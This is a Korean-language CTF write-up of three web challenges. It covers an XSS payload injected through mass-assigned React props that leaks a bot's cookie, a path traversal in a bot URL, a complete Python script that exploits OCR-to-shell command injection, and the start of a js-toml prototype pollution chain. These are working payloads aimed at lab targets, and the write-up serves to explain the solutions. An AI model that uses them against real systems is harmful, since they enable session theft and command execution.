remix - medium
overview
- 로그인 / 회원가입
- 게시물 조회
- comment 추가(interactions)
- bot-visit
code analysis
bot.ts
try {

        const page = await context.newPage();

        await page.setCookie(

            { url: APP_URL, name: "FLAG", value: FLAG, httpOnly: false, sameSite: "Lax" },

            { url: APP_URL, name: "auth_token", value: token, httpOnly: true, sameSite: "Lax" },

        );


        await page.goto(APP_URL + path, { waitUntil: "networkidle0", timeout: 30000 });

        await sleep(6000);

        await page.close();

    } catch (e) {

        console.error(e);

    }
flag를 bot의 FLAG라는 쿠키에 저장하고 있다. 따라서 본 문제에서는 bot-visit 기능을 활용해서 bot의 쿠키를 탈취해야 할 것 같다.

그리고 index page에 있는 게시글 중 하나를 클릭해서 들어가면 해당 게시물에 대한 comment를 작성 할 수 있는 기능이 있다. 위와 같이 댓글을 달면 그대로 남는 것처럼 보이지만, 새로고침을 하게 되면 댓글이 없어진다.

하지만 이렇게 comment를 하나 더 작성해서 전송하면 id가 증가하는 것을 확인할 수 있다. 즉, 프론트엔드 딴에서는 새로고침을 하면 우리가 작성한 comment가 보이지 않지만, 백엔드에서는 저장 되고 있다는 것을 알 수 있다.
interactions.ts
const newInteraction = {
      id: getNextInteractionId(),
      username: userData.username,
      date: new Date().toISOString(),
      ...req.body
    };
interactions.push(newInteraction);
위의 코드를 확인해보면 마지막에 "...req.body" 를 통해 클라이언트가 보낸 요청을 그대로 병합하여 저장한다. -> 검증 미흡
Vulns breakdown
export interface Remix {
  id: number;
  slug: string;
  title: string;
  excerpt: string;
  content: string;
  artist: string;
  date: string;
  genre: string;
  duration: string;
  isDraft?: boolean;
  draft?: { onClick: () => void };
}
위의 항목들을 조합해서 html 인젝션을 통해 bot의 쿠키를 탈취할 수 있을 것이다.
Exploit Method
해당 문제에서는 react를 사용하고 있다. react에서는 ==dangerouslySetInnerHTML==
를 사용해서 임의 html을 주입할 수 있다.
dangerouslySetInnerHTML={{__html: data}}payload
{
    "remixId": "neon-dreams-synthwave-journey",
    "title": "whatever",
    "artist": "Bot Pwner",
    "genre": "Synthwave",
    "duration": "3:33",
    "date": "2025-01-01",
    "content": "some paragraph",
    "isDraft": true,
    "draft": {
      "dangerouslySetInnerHTML": {
        "__html": "<img src=x onerror=\"fetch('/api/debug/mkdir?path='+encodeURIComponent('leak_'+document.cookie))\">"
      }
    }
  }
그리고 문제 파일을 확인해보면 nsjail 때문에 webhook과 같은 외부 url에 요청을 보내지 못한다. 따라서 어떻게 쿠키를 받아와야 할까 생각하다가 debug라는 디렉터리가 있는 것을 확인했다.
해당 기능을 활용하면 우리의 요청을 디버깅 하듯이 찍을 수 있다. -> 이걸 통해 cookie leak
bot-visit path
try {

        const page = await context.newPage();
        await page.setCookie(
            { url: APP_URL, name: "FLAG", value: FLAG, httpOnly: false, sameSite: "Lax" },
            { url: APP_URL, name: "auth_token", value: token, httpOnly: true, sameSite: "Lax" },
        );

        await page.goto(APP_URL + path, { waitUntil: "networkidle0", timeout: 30000 });
        await sleep(6000);
        await page.close();
    } catch (e) {
        console.error(e);
    }

    await context.close();
    await browser.close();
    try {
        const page = await context.newPage();
        await page.setCookie(
            { url: APP_URL, name: "FLAG", value: FLAG, httpOnly: false, sameSite: "Lax" },
            { url: APP_URL, name: "auth_token", value: token, httpOnly: true, sameSite: "Lax" },
        );

        await page.goto(APP_URL + path, { waitUntil: "networkidle0", timeout: 30000 });
        await sleep(6000);
        await page.close();
    } catch (e) {
        console.error(e);
    }

    await context.close();
    await browser.close();
그리고 api/bot.ts에서 path를 그대로 APP_URL + path 형태로 아무런 검증 없이 열어보고 있기 때문에 .. 같은 문자로 통과 시킨다. 따라서 bot에게 넘겨줄 때 remix/..%2Finteractions%2F{id} 이런 경로로 넘겨주면 된다.
Success
/api/debug/ls?path=. 에 접속하면 아래와 같은 결과를 확인할 수 있다.
{"success":true,"path":"/tmp","files":[{"name":".config","isDirectory":true,"isFile":false},{"name":".pki","isDirectory":true,"isFile":false},{"name":"leak_FLAG=BHFlagY{28011e34d7531102a8d5b176ee076511}","isDirectory":true,"isFile":false}]}web quill - solved
overview

- 글 작성
- 작성한 글을 위에 표시
- ese - 전체삭제, backspace - undo
code analysis

내가 그린 그림을 위의 요청과 같이 좌표로 만들어서 요청을 보냄. 그러면
{"type":"ocr","text":"N\n"}이렇게 ocr을 활용해서 text로 변환한 값을 확인할 수 있음
index.js
let text;
switch (data.type) {
case "etch":
text = await handleEtch(data);
ws.send(JSON.stringify({ type: "ocr", text }));
break;사용자가 보낸 data.type이 etch라면 위에 첨부한 json 응답과 같이 {"type":"ocr","text":"N\n"}을 반환함.
case "deep-etch"
case "deep-etch":
          text = await handleEtch(data);
          filename = Math.random().toString(32).substring(2) + ".txt"; // random_filename.txt

          filepath = path.join(textDir, filename);
          command = `echo "${text.replace(/['" \n]/g, "")}" | tee ${filepath}`;
          console.log("[*] Executing", command);

          cp.exec(command, { encoding: "ascii" }, (err, stdout, stderr) => {
            if (!err && !stderr) {
              ws.send(JSON.stringify({ type: "ocr-write", text, filename }));
              return;
            }

            ws.send(JSON.stringify({ error: error + " | " + stderr }));
            console.log("Error:", err);
            console.log("stderr:", stderr);
          });

          break;

        default:
          console.log("[!] Unknown message type");
          ws.send(JSON.stringify({ error: "Unknown message type" }));
          break;
deep-etch type이라면 사용자가 그린 그림을 text로 변환해서 echo로 프린트 한 뒤에 src/static/text/ramdom_filename.txt 경로에 저장한다.
services:
  quill:
    build: .
    ports:
      - 3000:3000
    environment:
      PORT: 3000
      DYN_FLAG: "BHFlagY{this_is_a_flag}"
# echo $DYN_FLAG
BHFlagY{this_is_a_flag}Vulns/Exploit Method
현재 코드에서 사용자가 그린 글자를 텍스트로 변환한 뒤에 cp.exec로 echo "" | tee path 형태의 명령을 실행하고 있다. 따라서 $DYN_FLAG를 그려주면 flag를 획득할 수 있을 것이다.
Exploit Code
#!/usr/bin/env python3

"""

Quill CTF Exploit - Command Injection via OCR

Target: WebSocket -> SVG -> PNG -> OCR -> Shell command execution

Payload: $DYN_FLAG (shell variable expansion)

"""


import json

import math

import asyncio

import aiohttp

import sys


# Target server
TARGET = sys.argv[1] if len(sys.argv) > 1 else "agfja2ludg9hbmv0d29yaw-0.playat.flagyard.com"
WS_URL = f"ws://{TARGET}/"
HTTP_URL = f"http://{TARGET}"

print(f"[*] Target: {TARGET}")
# Dollar sign SVG path data (from svgrepo.com)

DOLLAR_PATH = "M541.7 768v-45.3c46.3-2.4 81.5-15 108.7-37.8 27.2-22.8 40.8-53.1 40.8-88.2 0-37.8-11-65.7-35.3-83.4-24.6-20.1-59.8-35.4-111.6-45.3h-2.6V351.8c35.3 5.1 65.3 15 95.1 35.4l43.6-55.5c-43.6-27.9-89.9-42.9-138.8-45.3V256h-40.8v30.3c-40.8 2.4-76.3 15-103.5 37.8-27.2 22.8-40.8 53.1-40.8 88.2s11 63 35.3 80.7c21.7 17.7 59.8 32.7 108.7 42.9v118.5c-38.2-5.1-76.3-22.8-114.2-53.1l-48.9 53.1c48.9 40.5 103.5 63 163.3 68.1V768h41zm2.6-219.6c27.2 7.5 43.6 15 54.4 22.8 8.1 10.2 13.6 20.1 13.6 35.4s-5.5 25.2-19.1 35.4c-13.6 10.2-30.1 15-48.9 17.7V548.4zM449.2 440c-8.1-7.5-13.6-20.1-13.6-32.7 0-15 5.5-25.2 16.2-35.4 13.6-10.2 27.2-15 48.9-17.7v108.6c-27.2-7.8-43.4-15.3-51.5-22.8z"

def parse_svg_path(path_data):
    """Parse SVG path data into polygons (simplified - handles M, L, C, V, H, Z, m, l, c, v, h, z)"""

    polygons = []
    current_polygon = []
    current_x, current_y = 0, 0
    start_x, start_y = 0, 0

    # Tokenize
    import re
    tokens = re.findall(r'[MmLlHhVvCcSsQqTtAaZz]|[-+]?[0-9]*\.?[0-9]+', path_data)
    i = 0
    cmd = None

    while i < len(tokens):
        token = tokens[i]
        if token.isalpha():
            cmd = token
            i += 1
            continue

        if cmd in ('M', 'm'):
            x, y = float(tokens[i]), float(tokens[i + 1])
            if cmd == 'm':
                x += current_x
                y += current_y
            if current_polygon:
                polygons.append(current_polygon)

            current_polygon = [(x, y)]
            current_x, current_y = x, y
            start_x, start_y = x, y

            cmd = 'L' if cmd == 'M' else 'l'
            i += 2

        elif cmd in ('L', 'l'):
            x, y = float(tokens[i]), float(tokens[i + 1])
            if cmd == 'l':
                x += current_x
                y += current_y
            current_polygon.append((x, y))
            current_x, current_y = x, y

            i += 2

        elif cmd in ('H', 'h'):
            x = float(tokens[i])
            if cmd == 'h':

                x += current_x

            current_polygon.append((x, current_y))
            current_x = x
            i += 1

        elif cmd in ('V', 'v'):
            y = float(tokens[i])
            if cmd == 'v':
                y += current_y
            current_polygon.append((current_x, y))
            current_y = y
            i += 1

        elif cmd in ('C', 'c'):
            # Cubic bezier - approximate with line segments
            x1, y1 = float(tokens[i]), float(tokens[i + 1])
            x2, y2 = float(tokens[i + 2]), float(tokens[i + 3])
            x, y = float(tokens[i + 4]), float(tokens[i + 5])

            if cmd == 'c':
                x1 += current_x; y1 += current_y
                x2 += current_x; y2 += current_y
                x += current_x; y += current_y
            # Approximate bezier with 10 segments
            for t in [j / 10 for j in range(1, 11)]:
                bx = (1-t)**3 * current_x + 3*(1-t)**2*t * x1 + 3*(1-t)*t**2 * x2 + t**3 * x

                by = (1-t)**3 * current_y + 3*(1-t)**2*t * y1 + 3*(1-t)*t**2 * y2 + t**3 * y

                current_polygon.append((bx, by))
            current_x, current_y = x, y

            i += 6

        elif cmd in ('S', 's'):
            x2, y2 = float(tokens[i]), float(tokens[i + 1])
            x, y = float(tokens[i + 2]), float(tokens[i + 3])

            if cmd == 's':
                x2 += current_x; y2 += current_y
                x += current_x; y += current_y
            x1, y1 = current_x, current_y

            for t in [j / 10 for j in range(1, 11)]:
                bx = (1-t)**3 * current_x + 3*(1-t)**2*t * x1 + 3*(1-t)*t**2 * x2 + t**3 * x
                by = (1-t)**3 * current_y + 3*(1-t)**2*t * y1 + 3*(1-t)*t**2 * y2 + t**3 * y
                current_polygon.append((bx, by))

            current_x, current_y = x, y

            i += 4


        elif cmd in ('Z', 'z'):

            current_polygon.append((start_x, start_y))

            polygons.append(current_polygon)

            current_polygon = []

            current_x, current_y = start_x, start_y


        else:

            i += 1


    if current_polygon:

        polygons.append(current_polygon)


    return polygons


def scanline_fill(polygons, min_x, min_y, max_y, scale, offset_x, offset_y, step=4):

    """Generate horizontal scan lines to fill polygons"""

    points = []


    for y in range(int(min_y), int(max_y) + 1, step):

        for poly in polygons:

            if len(poly) < 3:

                continue


            intersections = []

            for i in range(len(poly)):

                p1 = poly[i]

                p2 = poly[(i + 1) % len(poly)]


                if (p1[1] <= y < p2[1]) or (p2[1] <= y < p1[1]):

                    if p2[1] != p1[1]:

                        x = p1[0] + (y - p1[1]) / (p2[1] - p1[1]) * (p2[0] - p1[0])

                        intersections.append(x)


            intersections.sort()


            for i in range(0, len(intersections) - 1, 2):

                x1 = (intersections[i] - min_x) * scale + offset_x

                x2 = (intersections[i + 1] - min_x) * scale + offset_x

                yy = (y - min_y) * scale + offset_y

                points.append(f"{x1:.1f},{yy:.1f} {x2:.1f},{yy:.1f}")


    return points


def generate_payload():

    """Generate the $DYN_FLAG payload as polyline points"""

    points = []


    # Parse dollar sign path

    polygons = parse_svg_path(DOLLAR_PATH)

    min_x, min_y, max_y = 337, 256, 768


    # $ - Scan-line fill

    dollar_scale = 0.24

    dollar_offset_x = 30

    dollar_offset_y = 20


    dollar_points = scanline_fill(polygons, min_x, min_y, max_y, dollar_scale, dollar_offset_x, dollar_offset_y)

    points.extend(dollar_points)


    # $ vertical line through center

    center_x = (520 - min_x) * dollar_scale + dollar_offset_x

    for dx in range(-3, 4):

        top = dollar_offset_y - 12

        bottom = (max_y - min_y) * dollar_scale + dollar_offset_y + 12

        points.append(f"{center_x + dx},{top} {center_x + dx},{bottom}")


    # Letter parameters

    char_w, gap, thick = 48, 12, 10

    cx = 125

    top_y, bot_y, mid_y = 35, 155, 95


    # D

    for t in range(thick):

        points.append(f"{cx + t},{top_y} {cx + t},{bot_y}")

        points.append(f"{cx},{top_y + t} {cx + 28},{top_y + t}")

        points.append(f"{cx},{bot_y - t} {cx + 28},{bot_y - t}")

    for y in range(top_y, bot_y + 1, 3):

        t = (y - top_y) / (bot_y - top_y)

        curve_x = 28 + math.sin(t * math.pi) * 14

        for dx in range(thick):

            points.append(f"{cx + curve_x - dx},{y} {cx + curve_x},{y}")

    cx += char_w + gap


    # Y

    for t in range(thick):

        points.append(f"{cx + t},{top_y} {cx + 22},{mid_y - 5}")

        points.append(f"{cx + 44 - t},{top_y} {cx + 22},{mid_y - 5}")

        points.append(f"{cx + 22 - thick // 2 + t},{mid_y - 5} {cx + 22 - thick // 2 + t},{bot_y}")

    cx += char_w + gap


    # N

    for t in range(thick):

        points.append(f"{cx + t},{top_y} {cx + t},{bot_y}")

        points.append(f"{cx + 44 - t},{top_y} {cx + 44 - t},{bot_y}")

    for t in range(int(thick * 1.4)):

        points.append(f"{cx + t},{top_y} {cx + 44 - thick + t},{bot_y}")

    cx += char_w + gap


    # _

    for t in range(thick + 4):

        points.append(f"{cx - 3},{bot_y + 5 + t} {cx + 47},{bot_y + 5 + t}")

    cx += char_w + gap


    # F

    for t in range(thick):

        points.append(f"{cx + t},{top_y} {cx + t},{bot_y}")

        points.append(f"{cx},{top_y + t} {cx + 40},{top_y + t}")

        points.append(f"{cx},{mid_y + t} {cx + 32},{mid_y + t}")

    cx += char_w + gap


    # L

    for t in range(thick):

        points.append(f"{cx + t},{top_y} {cx + t},{bot_y}")

        points.append(f"{cx},{bot_y - t} {cx + 40},{bot_y - t}")

    cx += char_w + gap


    # A

    for t in range(thick):

        points.append(f"{cx + t},{bot_y} {cx + 22},{top_y}")

        points.append(f"{cx + 44 - t},{bot_y} {cx + 22},{top_y}")

        points.append(f"{cx + 11},{mid_y + 18 + t} {cx + 33},{mid_y + 18 + t}")

    cx += char_w + gap


    # G

    for t in range(thick):

        points.append(f"{cx + 40},{top_y + 14} {cx + 22},{top_y + t} {cx + 10},{top_y + 16 + t} {cx + t},{mid_y} {cx + 10},{bot_y - 16 - t} {cx + 22},{bot_y - t} {cx + 40},{bot_y - 14}")

        points.append(f"{cx + 40 - t},{mid_y + 3} {cx + 40 - t},{bot_y - 14}")

        points.append(f"{cx + 22},{mid_y + 3 + t} {cx + 40},{mid_y + 3 + t}")


    return {

        "type": "deep-etch",

        "x": 0,

        "y": 0,

        "width": cx + 80,

        "height": 200,

        "points": points

    }


async def exploit():

    """Execute the exploit"""

    payload = generate_payload()

    print(f"[+] Generated payload with {len(payload['points'])} polyline points")


    async with aiohttp.ClientSession() as session:

        async with session.ws_connect(WS_URL) as ws:

            print("[+] Connected to WebSocket")


            # Send payload

            await ws.send_str(json.dumps(payload))

            print("[+] Sent $DYN_FLAG payload")


            # Receive response

            msg = await ws.receive()

            resp = json.loads(msg.data)


            print(f"[+] OCR Result: {resp.get('text', '').strip()}")


            if resp.get('error'):

                print(f"[-] Error: {resp['error']}")

                return None


            if resp.get('filename'):

                filename = resp['filename']

                print(f"[+] File created: {filename}")


                # Fetch flag from file

                flag_url = f"{HTTP_URL}/text/{filename}"

                print(f"[+] Fetching: {flag_url}")


                async with session.get(flag_url) as flag_resp:

                    flag = await flag_resp.text()


                    print("\n" + "=" * 50)

                    print(f"🎉 FLAG: {flag.strip()}")

                    print("=" * 50 + "\n")


                    return flag.strip()


    return None


if __name__ == "__main__":

    try:

        flag = asyncio.run(exploit())

        if flag:

            sys.exit(0)

        else:

            sys.exit(1)

    except Exception as e:

        print(f"[-] Exploit failed: {e}")

        sys.exit(1)
[*] Target: agfja2ludg9hbmv0d29yaw-0.playat.flagyard.com
[+] Generated payload with 839 polyline points
[+] Connected to WebSocket
[+] Sent $DYN_FLAG payload
[+] OCR Result: $DYN_FLAG
[+] File created: efnpa8p5cvg.txt
[+] Fetching: http://localhost:3000/text/efnpa8p5cvg.txt
==================================================
🎉 FLAG: BHFlagY{28011e34d7531102a8d5b176ee076511}
==================================================
web Invention - solved
이 문제는 Prototype Pollution + Moongoose query injection을 활용하여 풀어야 하는 문제다.
PP로는 CVE-2025-54803, Query Injection으로는 CVE-2025-23061을 체이닝 해야 이번 문제를 풀 수 있다.

→ flag in /proc/self/environ
js-toml PP
{
  "name": "prototype-pollution-rce",
  "version": "1.0.0",
  "description": "Secure API with JWT authentication",
  "main": "src/index.js",
  "scripts": {
    "start": "node src/index.js"
  },
  "dependencies": {
    "express": "^4.18.2",
    "jsonwebtoken": "^9.0.2",
    "bcrypt": "^5.1.1",
    "mongoose": "^8.9.3",
    "body-parser": "^1.20.2",
    "js-toml": "1.0.1"
  }
}
위와 같이 package.json에 prototype-pollution-rce이라고 나와 있다.
| Library_names | Version |
| express | 4.18.2 |
| jsonwebtoken | 9.0.2 |
| bcrypt | 5.1.1 |
| mongoose | 1.20.2 |
| body-parser | 1.20.2 |
| js-toml | 1.0.1 |
document.getElementById('importConfigBtn').addEventListener('click', async () => {
  const text = document.getElementById('importConfigText').value.trim();
  if (!text) { showNotification('Provide TOML data', 'error'); return; }
  try {
    const resp = await fetch(`${API_BASE}/api/config/import`, {
      method: 'POST',
      headers: { 'Content-Type': 'application/toml', 'Authorization': `Bearer ${authToken}` },
      body: text
    });
    const data = await resp.json();
    if (!resp.ok) { showNotification(data.error || 'Import failed', 'error'); return; }
    showNotification(data.message, 'success');
    loadProfile();
  } catch (e) { showNotification('Import error', 'error'); }
});
그리고 위와 같이 profile.js를 확인해보면 api/config/import 엔드포인트에서 toml을 업로드 할 수 있다.
위의 두가지 파일을 보면 수상한 점이 있다. 바로 toml을 사용한다는 것과, package의 이름이 prototype-pollution-rce 라는 것이다. 이 두가지를 조합해보면 js-toml PP가 취약점이라고 생각을 할 수 있다.
[https://github.com/sunnyadn/js-toml/security/advisories/GHSA-65fc-cr5f-v7r2](https://github.com/sunnyadn/js-toml/security/advisories/GHSA-65fc-cr5f-v7r2)
- Name : **Prototype Pollution in js-toml**
- Affected Versions : < 1.0.2
하지만 본 문제에서 사용하는 js-toml 버전은 1.0.1이기 때문에 JS-TOML PP에 취약하다.
Verify js-toml pp
let config;
    try {
      config = toml.load(rawBody);
    } catch (parseErr) {
      return res.status(400).json({ error: 'Invalid TOML format', details: parseErr.message });
    }

    const allowedKeys = ['bio', 'email'];
    const providedKeys = Object.keys(config);
    const unknownKeys = providedKeys.filter(k => !allowedKeys.includes(k));
    if (unknownKeys.length) {
      return res.status(400).json({ error: 'Unknown or forbidden keys in configuration', keys: unknownKeys });
    }

    const user = await User.findOne({ username: req.user.username });
    if (!user) {
      return res.status(404).json({ error: 'User not found' });
    }

    if (typeof config.bio === 'string') {
      if (config.bio.length > 500) {
        return res.status(400).json({ error: 'Bio exceeds maximum length (500 chars)' });
      }
      user.bio = config.bio;
    }
config = toml.load(rawBody) 결과를 검증 없이 그대로 사용한 채 allowedKeys만 체크하고 있다. 따라서 PP 페이로드를 삽입하면 Object.prototype에 $where을 삽입할 수 있을 것이다.

→ PP 페이로드 삽입
